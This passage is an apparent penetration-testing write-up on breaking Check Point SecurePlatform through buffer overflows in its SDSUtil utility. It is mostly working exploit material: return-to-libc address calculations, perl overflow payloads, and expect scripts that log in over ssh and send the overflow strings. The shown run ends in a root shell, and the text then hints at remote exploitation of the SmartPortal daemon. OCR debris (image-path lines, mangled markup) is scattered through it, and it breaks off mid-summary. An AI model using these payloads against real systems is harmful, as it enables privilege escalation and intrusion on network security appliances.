
/bin/c**sh**

Why? Because we have the "sh" chars and probably ending with a null byte. So we can make the pointer of the argument of execve() point to any of those places...¨


Unfortunately not all those strings will be in memory, just because the OS does not map all the sections in the memory of the process. Meanwhile let's find those strings in the object, now with the null byte:

The bytes to find are:73 (s) 68 (h) 00 (null byte).





There are a lot. It is especially interesting this "/bin/sh" in the libc:



Let's find it in memory:

We have the offset of the beginning of the string: 1282d7

Also we know that in that address of the object we have the ".rodata":

```
14 .rodata       00018510  00114420  00114420  00114420  2**5
                 CONTENTS, ALLOC, LOAD, READONLY, DATA
```

With the offset of that section: 114420

And the address in memory of the section .rodata in the libc::

0x003b7420 - 0x003cf930 is .rodata in /lib/tls/libc.so.6

We can get the address in the memory of the process:

section's starting address (3b7420) + absolute object's address (1282d7) - section's offset in the object (114420) = 3c b2d7

```
(gdb) x/4s 0x3cb2d7
0x3cb2d7 <__libc_ptyname2+2212>:        "-c"
0x3cb2da <__libc_ptyname2+2215>:        "/bin/sh"
0x3cb2e2 <__libc_ptyname2+2223>:        "HALT"
0x3cb2e7 <__libc_ptyname2+2228>:        "ERROR"
```

Ok, we fail by some bytes... but are easy to locate.

Let's do something easier, let's try to use do_system() so see what happens:

We have that:

```
[Expert@sh]# objdump -d /lib/tls/libc.so.6 | grep -B 5 system


  (...)
```

```
3dfef:    8b 5d f4             mov    0xfffffff4(%ebp),%ebx
3dff2:    8b 75 f8             mov    0xfffffff8(%ebp),%esi
3dff5:    8b 7d fc             mov    0xfffffffc(%ebp),%edi
3dff8:    89 ec                mov    %ebp,%esp
3dffa:    5d                   pop    %ebp
3dffb:    eb 43                jmp    3e040 <do_system>
 (...)
3e024:    8d 93 38 2a ff ff    lea    0xffff2a38(%ebx),%edx
3e02a:    89 14 24             mov    %edx,(%esp)
3e02d:    e8 0e 00 00 00       call   3e040 <do_system>
(...)
3e2a8:    89 34 24             mov    %esi,(%esp)
3e2ab:    ff 93 c4 2b 00 00    call   *0x2bc4(%ebx)
```

so:

```
10 .text     000fe208  00015600  00015600  00015600  2**4
             CONTENTS, ALLOC, LOAD, READONLY, CODE
```

So **3dfef** is in the .text section.

Witch is at 289ef from beginning of.txt.

That is : 2E0FEF.

We can check it:

```
(gdb) x/20i 0x2e0fef
0x2e0fef <system+47>:   mov    0xfffffff4(%ebp),%ebx
0x2e0ff2 <system+50>:   mov    0xfffffff8(%ebp),%esi
0x2e0ff5 <system+53>:   mov    0xfffffffc(%ebp),%edi
0x2e0ff8 <system+56>:   mov    %ebp,%esp
0x2e0ffa <system+58>:   pop    %ebp
0x2e0ffb <system+59>:   jmp    0x2e1040 <do_system>
```

Let's find the nice strings inside the libc.so.6 object:

(Absolute addresses)

c0da, c52b, cb14, d109, f594, fe76, 1257b5, 126241, 1282df, 129480, 16b5bc, 170680, 170734, 171055, 173b7e, 174acb, 175dbe, 176653, 1786b7, 17928c, 17986c, 17a7f8, 17aff9, 17d882, 17e4e0, 17ff3e.

But in memory we have not all those strings, as we previously noticed. This can be due to two reasons:

1.- section is not loaded into memory
2.- Exec-shield moves the section...

Without going deeper in the 2nd possibility we can found:

0x2af0da <data.0+49334>: "sh"
0x2af52d <data.0+50441>: "sh"
0x2b0109 <data.0+53477>: "sh"
0x2b258f <data.0+62827>: "sh"
0x2b2e76 <data.0+65106>: "sh"
0x3c87b5 <__re_error_msgid+117>: "sh"
0x3c9241 <afs.2+193>: "sh"
0x3cb2df <__libc_ptyname2+2220>: "sh"
*** 0x3cb2da <__libc_ptyname2+2215>: "/bin/sh"
0x3cc480 <__libc_ptyname2+6733>: "sh"
*** 0x3cc47a <__libc_ptyname2+6727>: "/bin/csh"

What I want to do is:

1st.- overwrite RET with 0x2e0fef <system+47>
2nd.- overwrite EBP with some address inside the libc space that contains a pointer of some of the previously found strings.

Libc is at 0x00XXYYZZ. We can overwrite RET and EBP with valid addresses like this:

```
[Expert@fw1pentest]# SDSUtil  -p `perl -e 'print "A"x10287'` 123 `perl -e 'print "B"x8235'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
/bin/SDSUtil_start: line 6: 30518 Segmentation fault      (core dumped) SDSUtil "$@"
```

As we can see:

```
[Expert@fw1pentest]# gdb SDSUtil /var/log/dump/usermode/SDSUtil.30518.core

(gdb) i r
eax            0x0      0
ecx            0x8ed0468        149750888
edx            0x27418c 2572684
ebx            0x42424242       1111638594
esp            0x7fff3c00       0x7fff3c00
ebp            0x424242 0x424242
esi            0x42424242       1111638594
edi            0x42424242       1111638594
eip            0x414143 0x414143
```

If we overwrite EBP with and address pointing to "somewhere" in the libc and RET with system+47, we will jump to:

```
0x2e0fef <system+47>:   mov    0xfffffff4(%ebp),%ebx
0x2e0ff2 <system+50>:   mov    0xfffffff8(%ebp),%esi
0x2e0ff5 <system+53>:   mov    0xfffffffc(%ebp),%edi
0x2e0ff8 <system+56>:   mov    %ebp,%esp
0x2e0ffa <system+58>:   pop    %ebp
0x2e0ffb <system+59>:   jmp    0x2e1040 <do_system>
```

and when we overflow the buffer we will have the stack like this:

EBX ESI EDI EBP RET
bla bla bla libc+x libc+y

"x" and "y" have constant offsets. The address of libc under ASLR action is random. When we succeed in the address of libc CPU will jump to the above code and then will push the values found at EBP + 4, EBP + 8 and EBP +12 in the stack and then will jump to do_system().

The most complicated is finding a valid sequence of 4 bytes like this "00 XX YY ZZ" and pointing to some of the "interesting" strings -"sh"-. We are now working in a "static" version of our scenario -exec-shield-randomize=0". Ironically when working with ASLR we will have more chances of succeed in finding a valid pointer to overwrite EBP.

We can extend all this stuff and state that in some ASLR environments we can:

1.- Overwrite RET or a function pointer to jump to a library containing the function we want to call
2.- Work with pointers to strings contained in the library

In our specific case we have the added pain of ASCII Armor and the dam CPSHELL of CheckPoint which make, the above statements and dozens of other attack vectors, really difficult to succeed.

Attacking through the binary image

The binary image can't be referenced due to "0x08" char. Even in this case, there's something interesting: we can find the string "sh" inside it:

```
(gdb) x/s 0x08049fb9
0x8049fb9 <completed.1+121830569>:      "sh"
```

As SDSUtil has not been compiled with PIE (Position Independent Executable), then the image is mapped at a fixed address.

It is interesting to know that because we can reference in an indirect way, via pointers present in the library we are jumping to, "things" -for example an "sh" string- in the image of the binary itself.

As an example we can jump to some function F() in a mapped library and use some pointer present in that library to point to the "static" string in the binary image. Is the same as we did with libc with one advantage: now only the function and the pointers must be in the same address space -the library-... Ok, those are just other ideas...

We come back to the SYMLINK attack and apply the previous vectors.

The "innovation" from the last symlink attack is that we can parse "/bin/sh" from the libc itself and then we do not need to put it in the stack:

[Expert@sh]# strace SDSUtil -p `perl -e 'print "A"x10284'``perl -e 'print **"\xe7\x35\x37"**'` 123 `perl -e 'print "B"x8220'``perl -e 'print **"\xda\xb2\x3c"**'`

write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.
) = 47
symlink("/bin/sh", "")   = 0
--- SIGSEGV (Segmentation fault) @ 0 (0) ---

```
+++ killed by SIGSEGV (core dumped) +++
```

If we could now execute that strange char....

```
[Expert@sh]# ls -la
total 20
lrwxrwxrwx    1 root     root           7 Jul 20 04:39 ? -> /bin/sh
drwxrwx---    2 root     root        4096 Jul 20 04:39 .
drwx------   14 root     root       16384 Jul 20 04:18 ..
[Expert@sh]#
```

Yet another strange attack vector

We found an exotic and interesting vector.

We create the directory "sh", and then we do:

[Expert@sh]# strace SDSUtil -p `perl -e 'print "A"x10284'``perl -e 'print "\xf7\x1d\x37"'` 123 `perl -e 'print "B"x8220'``perl -e 'print "\xdf\xb2\x3c"'`

(...)

mkdir("sh", 01001562150) = 0
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++a

If we now execute this:

[Expert@sh]# sh -c ***;**
sh-2.05b# exit
exit

And we get shell. For this to work, the directory must be empty...

Unfortunately:

[Expert@sh]# strace SDSUtil -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` -command aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`perl -e 'print "1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111"x256'`

(...)

write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.

) = 47

rt_sigaction(SIGINT, {SIG_IGN}, {SIG_DFL}, 8) = 0

rt_sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 8) = 0

rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0

clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7fff37fc) = 5071

sh: -c: line 1: syntax error near unexpected token `;'

sh: -c: line 1: `***;**ÿ2;ÿ5;ÿ<;ÿC;ÿs[ÿ|[ÿ'

waitpid(5071, [{WIFEXITED(s) && WEXITSTATUS(s) == 2}], 0) = 5071

rt_sigaction(SIGINT, {SIG_DFL}, NULL, 8) = 0

rt_sigaction(SIGQUIT, {SIG_DFL}, NULL, 8) = 0

rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0

--- SIGCHLD (Child exited) @ 0 (0) ---

--- SIGSEGV (Segmentation fault) @ 0 (0) ---

+++ killed by SIGSEGV (core dumped) +++

Some strange character is breaking the attack...

Cpshell debug

Let's begin starting working from the CPSHELL. I first want to begin deleting things.

First problem we found is the tracing method... Probably clever people than me will find this a trivial task. It was not easy for me. First I found the process to trace:

```
root      1504     1  0 Jul16 ?        00:00:00 /bin/bash /bin/console_agetty
root      1511  1504  0 Jul16 ttyS0    00:00:00 /sbin/agetty 9600 ttyS0 vt100
root     15397     1  0 Jul26 tty1     00:00:00 /sbin/agetty 9600 tty1
root     21065 21053  0 19:29 ttyp1    00:00:00 bash
root     21053 21051  0 19:29 ttyp1    00:00:00 -cpshell
root     21051   833  0 19:29 ?        00:00:02 sshd: admin@ttyp1
root     21348 21346  0 19:41 ttyp0    00:00:01 -cpshell
root     21346   833  0 19:41 ?        00:00:00 sshd: admin@ttyp0
root     22571 21065  0 20:38 ttyp1    00:00:00 ps -ef
```

Then I tried to follow forks and vforks with that:

```
[Expert@sh]# strace -f -F -i -v -p 21346
```

but I was not able to see the syscalls...

So I decide to do something more intrusive, I modify the script that is called before SDSUtil and I put strace there:

```
[Expert@sh]# vi /bin/SDSUtil_start
```

```
----------------------
!/bin/sh
#
# fw SDSUtil
```

. $CPDIR/tmp/.CPprofile.sh

strace SDSUtil "$@"

exit 0

So now we can see the strace output from the CPSHELL

Let's check:

[sh]# SDSUtil -p AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

(...)

aaaaaaaaaaaaaaaaaaaa**f67** 123

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

(...)

BBBBBBBBBBBBBBBBBBBB**w.+**

"**f67**" is the ASCII address of UNLINK

"**w.+**" is the ASCII address of "**h**" in libc

Those 6 characters can be used in the CPSHELL....

And I can see what is happening:

munmap(0x775f4000, 15269) = 0

write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.

) = 47

unlink(umovestr: Input/output error

0x61616161) = -1 EFAULT (Bad address)

--- SIGSEGV (Segmentation fault) @ 0 (0) ---

+++ killed by SIGSEGV (core dumped) +++

We succeed with the UNLINK address, but not with the string pointer -we can see is pointing to 0**x61616161**, that is "BBBB"-

We "fine-tune" it until we got:

```
(...)
unlink("h")                        = 0
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++
```

1st Real scenario attack

So Let's do a first real scenario attack:

We have this script in expect that will work fine:

```
---------------------------------------------------------------------------------
#!/usr/local/bin/expect --

set prompt "(%|#|\\$) $";
catch {set prompt $env(EXPECT_PROMPT)}
eval spawn "ssh -l admin 123.123.123.123"
expect "assword:"
send "yourpassword\r"
expect "#"
send "SDSUtil -p
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

send_user "...Press <Enter>..."
        expect_user -re ".*\[\r\n]+"



for {set i 1} {$i<129} {incr i} {
send
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA"

send_user "...Press <Enter>..."
        expect_user -re ".*\[\r\n]+"

}
send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAf67 123 "
```

```
send_user "...Press <Enter>..."
            expect_user -re ".*\[\r\n]+"


for {set i 1} {$i<82} {incr i} {
send
"bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbb"

send_user "...Press <Enter>..."
            expect_user -re ".*\[\r\n]+"

}


send
"bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbw.+"
send_user "...Press <Enter>..."
            expect_user -re ".*\[\r\n]+"

for {set a 1} {$a<5001} {incr a} {
send \033\133\101\012\b\b\b\b\b
expect "loquesea"
set timeout 1
}
interact
-----------------------------------------------------------------------------
```

```
(...)
write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host
name.
) = 47
```

```
unlink("h")                        = -1 ENOENT (No such file or directory)
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++
[sh]#
```

We should delete the "strace" from the launch script.

1st P.o.C. exploit

LET's GO BACK to the system() call and its argument.

```
[Expert@fw1pentest]# cp /bin/sh /bin/s
[Expert@fw1pentest]# SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x8c\x1b"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x29091'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
[Expert@fw1pentest]# ps -ef |grep "sh -c"
root     27160 27159  0 04:00 ttyp0    00:00:00 sh -c s;ÿ?{;ÿ?~;ÿ??;ÿ?µgÿ?Ñ?ÿ?Ú?ÿ?
root     27210 27161  0 04:01 ttyp0    00:00:00 grep sh -c
[Expert@fw1pentest]# exit
exit
sh: line 1: ÿ{: command not found
sh: line 1: ÿ~: command not found
sh: line 1: ÿ: command not found
sh: line 1: ÿµgÿÑÿÚÿ: command not found
/bin/SDSUtil_start: line 6: 27159 Segmentation fault      (core dumped) SDSUtil "$@"
[Expert@fw1pentest]#
```

Now we try to call puts() from CPSHELL until we control the argument:

```
[fw1pentest]# SDSUtil -p AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
aaaaaaaaaaPI0 123 123 -command aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaBBBBBB
(...)
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Error.
```

s¡ÿ{¡ÿ~¡ÿ®cÿ²cÿ¶cÿ¿cÿ

/bin/SDSUtil_start: line 6: 30498 Segmentation fault   (core dumped) SDSUtil "$@"

[fw1pentest]#

Let's automate it:

```
-----------------------------------
#!/usr/local/bin/expect --

set prompt "(%|#|\\$) $";
catch {set prompt $env(EXPECT_PROMPT)}
eval spawn "ssh -l admin 192.168.1.236"
expect "assword:"
send "yourpasswordr"
expect "#"
send                    "SDSUtil                    -c                    123123                    123123
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"

send_user "...Press <Enter>..."
             expect_user -re ".*\[\r\n]+"

for {set i 1} {$i<104} {incr i} {
send
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA"

send_user "...Press <Enter>..."
             expect_user -re ".*\[\r\n]+"

}
send "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPI0 -command aaaaaaaaaaaaaaaaaaaaaaaaaaaa"
send_user "...Press <Enter>..."
             expect_user -re ".*\[\r\n]+"
```

```
for {set i 1} {$i<160} {incr i} {
send
"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaa"

send_user "...Press <Enter>..."
		expect_user -re ".*\[\r\n]+"

}



#for {set a 1} {$a<500} {incr a} {
#send \033\133\101\012\b\b\b\b\b
#expect "loquesea"
#set timeout 1
#}
interact

----------------------------------------
```

We launch it:

```
sexy pruebas # ./xploit.sh
spawn ssh -l admin 192.168.1.236
admin@192.168.1.236's password:
Last login: Sat Aug  4 01:33:09 2007 from hugo

? for list of commands
sysconfig for system and products configuration

[fw1pentest]# ...Press <Enter>...
...Press <Enter>...
```

...Press <Enter>...

(...)

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

s;ÿ{;ÿ~;ÿ;ÿ;ÿ¼[ÿÅ[ÿ

/bin/SDSUtil_start: line 7: 15190 Segmentation fault   (core dumped) SDSUtil "$@"

[fw1pentest]#

As we can se the argument of puts() can be partially controlled.

Now let's launch it with "exec-shield-randomize" turned-on and trying to call system().

As previously we have copied "/bin/sh" as "/bin/s", if we manage to call system(), the **s;ÿ{;ÿ~;ÿ;ÿ;ÿ¼[ÿÅ[ÿ** argument should spawn a stardard shell.

After launching multiples instances, one of them succeed:

hugo@sexy ~/ssl/openssl-examples-20020110/pruebas $ ./xploit.sh

spawn ssh -l admin 192.168.1.236

admin@192.168.1.236's password:

Last login: Sat Aug 4 02:44:13 2007 from hugo

? for list of commands

sysconfig for system and products configuration

[fw1pentest]# ...Press <Enter>...

(...)

(...)

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

/bin/SDSUtil_start: line 7: 11872 Segmentation fault   (core dumped) SDSUtil "$@"

[fw1pentest]# SDSUtil -c 123123 123123 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

(...)

(...)

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

[Expert@fw1pentest]#

[Expert@fw1pentest]# id

uid=0(root) gid=0(root) groups=0(root)

[Expert@fw1pentest]# ps -ef

UID PID PPID C STIME TTY TIME CMD

root 1 0 0 Jul16 ? 00:00:03 init [

root 2 1 0 Jul16 ? 00:00:00 [keventd]

(...)

root 525 833 0 02:55 ? 00:00:00 sshd: admin@ttyp0

root 527 525 0 02:55 ttyp0 00:00:01 -cpshell

root 12567 527 0 03:00 ttyp0 00:00:00 /bin/sh /bin/SDSUtil_start -c 123123 123123 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

root 12600 12567 0 03:00 ttyp0 00:00:00 SDSUtil -c 123123 123123 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

root 12601 12600 0 03:00 ttyp0 00:00:00 sh -c s;ÿ?{;ÿ?~;ÿ??;ÿ??;ÿ?¼[ÿ?Å[ÿ?

root 12602 12601 0 03:00 ttyp0 00:00:00 s

root 17697 12602 0 03:04 ttyp0 00:00:00 ps -ef

[Expert@fw1pentest]# exit

exit

sh: line 1: ÿ{: command not found

sh: line 1: ÿ~: command not found

sh: line 1: ÿ: command not found

sh: line 1: ÿ: command not found

sh: line 1: ÿ¼[ÿÅ[ÿ: command not found

/bin/SDSUtil_start: line 7: 12600 Segmentation fault (core dumped) SDSUtil "$@"

[fw1pentest]# exit

Logging out...

Connection to 192.168.1.236 closed.

hugo@sexy ~/ssl/openssl-examples-20020110/pruebas $

Et VOILA!

About other overflows and remote exploitation

Until now we have –mainly- focused on a vulnerability in SDSUtil that can be exploited locally from a cpshell valid account. But this is not all of what can be done…

There are also many other overflows that have arose while pentesting the Secure Platform.

Have a look to this list of core files:

```
-rw-------    1 root     root      1196032 Aug  8 02:49 SDSUtil.9999.core
-rw-------    1 root     root       405504 Apr 12 02:02 cpget.29078.core
-rw-------    1 root     root    139014144 Mar  9 22:19 cplic.10223.core
-rw-------    1 root     root     11083776 Mar  7 03:15 cpshell.4374.core
-rw-------    1 root     root     32010240 Mar  7 03:15 cpwmd.2172.core
-rw-------    1 root     root      6877184 Mar  7 03:15 fgate.17268.core
-rw-------    1 root     root    139476992 Mar  7 03:15 funcchain.19901.core
-rw-------    1 root     root      3305472 Mar  7 03:15 fw.16667.core
-rw-------    1 root     root      3670016 Mar  7 03:15 fwm.17163.core
-rw-------    1 root     root      1146880 Mar  7 03:15 license_upgrade.2733.core
```

Etc…

Some cores are more interesting than others… Without going deeper into details about every case let's have a fast look to an overflow that can be easily triggered from remote and affecting a well known Check Point application: The Smart Portal.

Let's see the "cpwmd" daemon core:

```
[Expert@fw1pentest]# gdb cpwmd cpwmd.2172.core
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...(no debugging symbols found)...
Core was generated by `cpwmd -D -app SmartPortal'.
Program terminated with signal 11, Segmentation fault.
Reading symbols from /opt/spwm/lib/libcpwmutils.so...(no debugging symbols found)...done.
(…)
```

```
Loaded symbols for /opt/CPsuite-R60/fw1/lib/libCpmiXml.so
Reading symbols from /opt/CPportal-R60/portal/lib/libWebLog.so...(no debugging symbols found)...
done.
Loaded symbols for /opt/CPportal-R60/portal/lib/libWebLog.so
#0  0x008037f2 in MultiRequests::ReciveOK(char const*, char const*) ()
   from /opt/CPportal-R60/portal/lib/libDeliverStat.so
(gdb) bt
#0  0x008037f2 in MultiRequests::ReciveOK(char const*, char const*) ()
 from /opt/CPportal-R60/portal/lib/libDeliverStat.so
#1  0x007ffda3 in LiveXml::ReciveOk() () from /opt/CPportal-R60/portal/lib/libDeliverStat.so
#2  0x00802bc2 in XmlFetcher::GotNewXml() () from /opt/CPportal-R60/portal/lib/libDeliverStat.so
#3  0x007e50cc in XmlManager::GotFilterResults(BasicFiller*) ()
   from /opt/CPportal-R60/portal/lib/libDeliverStat.so
#4  0x007e7fb8 in AmonFiller::GotUpdate(HCPMIRSLT__*, char const*) ()
   from /opt/CPportal-R60/portal/lib/libDeliverStat.so
#5  0x007e65e6 in AmonFillerWnd::OnStatusNotification(unsigned, long) ()
   from /opt/CPportal-R60/portal/lib/libDeliverStat.so
#6  0x007ece89 in AmonFetcherWnd::GotUpdateStatus(HCPMIDB__*, HCPMIRSLT__*, int, unsigned, void*) () from /opt/CPportal-R60/portal/lib/libDeliverStat.so
#7  0x00a05313 in COMIDbCommand::Execute(_OpsecSession*, fwset*, int, bool, unsigned) ()
   from /opt/CPsuite-R60/fw1/lib/libCPMIClient501.so
#8  0x009f52d2 in HandleReply () from /opt/CPsuite-R60/fw1/lib/libCPMIClient501.so
#9  0x0047d6ab in CPMI_client_demultiplex_datagram () from /opt/CPshrd-R60/lib/libopsec.so
#10 0x0044f6c4 in opsec_demultiplex_datagram () from /opt/CPshrd-R60/lib/libopsec.so
#11 0x00454388 in opsec_fwasync_conn_handler () from /opt/CPshrd-R60/lib/libopsec.so
#12 0x0011da3f in fwasync_do_mux_in () from /opt/CPshrd-R60/lib/libComUtils.so
#13 0x0011dd3e in fwasync_do_mux_in () from /opt/CPshrd-R60/lib/libComUtils.so
#14 0x00119100 in T_event_mainloop_iter () from /opt/CPshrd-R60/lib/libComUtils.so
#15 0x001192b8 in T_event_mainloop_e () from /opt/CPshrd-R60/lib/libComUtils.so
#16 0x00119345 in T_event_mainloop () from /opt/CPshrd-R60/lib/libComUtils.so
#17 0x08050319 in _start ()
#18 0x08050a66 in _start ()
#19 0x08050c23 in main ()
```

#20 0x005207fd in __libc_start_main () from /lib/tls/libc.so.6

Do you think it can be exploited remotely…? Ummm… ;-)

What is most interesting is the fact that in that scenario you will have no CPSHELL restrictions…

Summary

The analysis of the CheckPoint SecurePlatform has revealed multiple buffer overflows in multiple applications. A small sample of such "interesting" list is :

